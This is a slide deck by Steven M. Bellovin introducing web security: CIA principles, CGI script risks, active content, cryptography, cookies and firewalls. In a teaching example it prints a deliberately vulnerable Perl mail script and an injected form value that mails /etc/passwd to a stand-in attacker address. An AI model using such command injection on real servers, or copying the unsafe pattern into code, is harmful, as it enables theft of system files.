Security for the Web

Steven M. Bellovin
smb@research.att.com
http://www.research.att.com/~smb

What is Security?

- Confidentiality?
- Integrity?
- Availability?
- All of the above!

Confidentiality

- Classic meaning of security, especially for the military.
- What do you need to protect?
  - Customer data?
  - Your databases?
  - Stored data? Network communications?
- Who is the enemy?

Integrity

- Can someone change your files?
  - This can be used to violate confidentiality.
- Can someone change your data?
- What about network traffic?

Availability

- Can people use your machine?
- Are unauthorized people kept away?
- Can attackers interfere? (Blocking this is *very* difficult!)

Who is the Enemy?

- The kid down the street?
- A professional, working for your competitors?
- A foreign intelligence agency?
- An ex-employee?

The categories overlap...

General Principles

- Simplicity.
- Authentication.
- Cryptography.
- Overall system design.

Security and the Web

- Basic model fixed by Web architecture.
- You have no control over clients.
- Secure Web server design is tricky.

Server Security

- Web server implementation:
  - Servers are very complex beasts; how buggy are they?
- Site-specific server configuration:
  - Configuration files are complex; did you set them up properly?
- CGI scripts -- by far the biggest risk.

Server Implementation

- Most Web servers, from most vendors, have had bugs.
  - *Always* apply patches as they are released.
  - The servers try to validate source addresses; check passwords; parse file names; implement access restrictions; switch uids (which means they must run as root); etc.
- But don’t be too quick to install the newest version; new code is often buggy.

Configuration Files

- Configuration files specify what is readable on your disk.
  - It took one site I know of three tries to get even simple access controls correct.
- Be especially careful about location of CGI scripts.
- “Server-side includes” are akin to CGI scripts, and merit extra attention.

Locking Down the Server

- Important for protection against inside users.
- Delete unnecessary programs.
- Use separate UID for Web content.
- Set file permissions to restrict who can modify Web data.

CGI Scripts

- CGI scripts implement network services.
- Most network service programs are buggy.
- Sites generally have *many* more CGI scripts than all other servers combined.
- These are the biggest security holes on a typical Web server.

Don’t Believe Input

- Information sent to a CGI script is completely, utterly, and totally controlled by the remote user -- who is trying to trick you.
- Believe *nothing* that you receive -- it’s all incorrect.

Example: Buggy “Mail” Script

Sample script:

```
$mail_to = &get_name_from_input; # read the address from form
    open (MAIL,"| /usr/lib/sendmail $mail_to");
    print MAIL "To: $mailto\nFrom: me\n\nHi there!\n";
    close MAIL;
```

What if the user submits this as the destination?

```
nobody@nowhere.com;mail badguys@hell.org</etc/passwd;
```

(example taken from WWW Security FAQ)

Example: Buffer Overflow

- In C, it’s very hard to make string buffers grow as needed.
- Many programmers allocate fixed-size string buffers.
- What if the remote user sends too large a string? Did your program check?
- The “string” can overwrite crucial portions of memory, and can inject new code.

Example: “Hidden” Fields

- Many shopping cart programs send the item price as a “hidden” field in the form.
- When the user submits the form, these fields are returned to the server.
- What if the user changes the field before submitting the form?
- At least 11 such programs will believe such data. (ISS X-Force Alert 42, Feb 1, 2000)

Example: User Misbehavior

- Site assumes that forms are submitted in order.
  - Attacker invokes random URLs.
- Site uses Javascript to validate input.
  - Attacker omits the Javascript, and sends junk.
- Site tracks state via cookies.
  - Attacker modifies the cookies before submitting them.

Client Problems

- The server is telling the client what to do.
- Bogus URLs can exploit buggy code.
- Plug-ins, active content, etc.

Active Content

- Outsiders supplying code to be executed on user’s machine.
- Can this code be trusted?
- Can it be contained?
- How can we give active content enough power to be useful, while still keeping it safe?
  - Can users administer fine-grained controls?

Java

- Nominally runs in a “sandbox”
- Relies on very complex model to ensure security.
  - But at least Sun did try to address the problem.
- Many bugs have been found.
- Code signatures being added.

ActiveX

- No execution-time protection.
- Sole security is digital signature.
  - Is the provider really trustworthy?
  - Was the provider hacked?
  - Was the certificate checked?
- Signatures provide accountability, not protection.

Javascript

- Javascript can do almost anything the end-user can do -- the human is out of the loop.
- No simple protection model.
- Many bugs have been found, in both Netscape and Microsoft browsers.
- Java + Javascript is a particularly dangerous combination.

Cryptography From 30,000 Feet

- Security of cryptosystems is based on protecting “keys” (which are very large random numbers).
  - Assume that the enemy knows how your system works.
- In conventional systems, both parties have the same key.
- In “public key” systems, one key is used to encrypt; another is used to decrypt.

Public Key Cryptography

- Publish your encryption key -- anyone can use it to send you a message.
- Can be used for “digital signatures” -- prove who created a document.
- “Certificates” are digitally-signed associations between a public (encryption) key and an identity.
  - Certificates are issued by trusted parties.

Cryptographic Protocols

- To set up a cryptographic session, several messages are exchanged, using a variety of cryptographic primitives.
- Using cryptography *correctly* is extremely hard.
- Details matter -- this is not a job for amateurs.

Cryptography and the Web

- Use **https** in URLs to request encryption.
- Complex SSL (Secure Socket Layer) protocol used to negotiate keys.
- Servers have certificates to verify their identity. (With Netscape, click “Security”; with Microsoft IE click “File|Properties”.)

Are Certificates Useful?

- Do most people know what certificates are?
- If they do, do they check them?
- Who signed the certificate? Are they trustworthy? Are they thorough?
- Which is correct, whitehouse.com or whitehouse.gov? MICROSOFT.COM or MICR0S0FT.COM?

Is Crypto Useful on the Web?

- Are the servers secure? If not, an attacker can steal the data after it reaches the server.
- Are the clients secure? (Almost certainly not.)
- Why use strong cryptography between two insecure platforms? (But you should; don’t make life too easy for the bad guys.)

Authentication on the Web

- Many types available.
- Can send simple username, password.
  - But protect them with cryptography.
- Clients can have certificates with SSL, but this is rarely used.
  - How do users carry their certificates around?
- Sites often store authentication data in “cookies”.

Cookies

- Cookies are text strings sent by a server to a browser.
- The browser sends them back whenever it contacts that site again.
- Cookies can be stored on disk and used from session to session.
- Cookies can also track users through cyberspace.

Tracking Users

- Sometimes images (especially ads) are from another site.
- They send -- and receive -- *their* cookies.
- If you visit two different sites with the same company's images, they know you're the same user.
- The ad content you receive is tailored to your apparent tastes.

Firewalls

- A barrier between “us” and “them”.
  - “They” may be another part of the same company.
- Limit communication to the outside world.
- Firewalls work because only a few machines running a few services are exposed to attack.

Firewalls and the Web

- Firewalls can protect other services on the Web server.
- Firewalls *cannot* protect the web service itself.
- Each CGI script is a separate, unprotected service.
- See above, about why firewalls work…


How to Use Firewalls

- Large corporate-scale firewalls are dinosaurs.
- They are best used as one element of a total security structure.
  - Shield legacy systems and system components that cannot economically protect themselves.
- Placement is critical.


The Web, Firewalls, and Databases

- Web servers are often front ends for databases.
- The really valuable data is in the database; the Web server itself is decoration.
- It's embarrassing if the server is hacked -- but disastrous if you lose the database.
- Do you need a firewall? Where does it go?


Protecting Databases on the Web




The Wrong Choice



Protect the Valuable Data



Other Channels



Limitations of Firewalls

- Cannot protect against inside attacks.
- Increased interconnectivity makes attacks from inside -- though not necessarily by *insiders* -- more likely.
- Cannot block attacks at higher level of the protocol stack.

References

- http://www.w3.org/Security/Faq/
- *Web Security: A Step-by-Step Reference Guide*, Lincoln Stein, Addison-Wesley, 1998.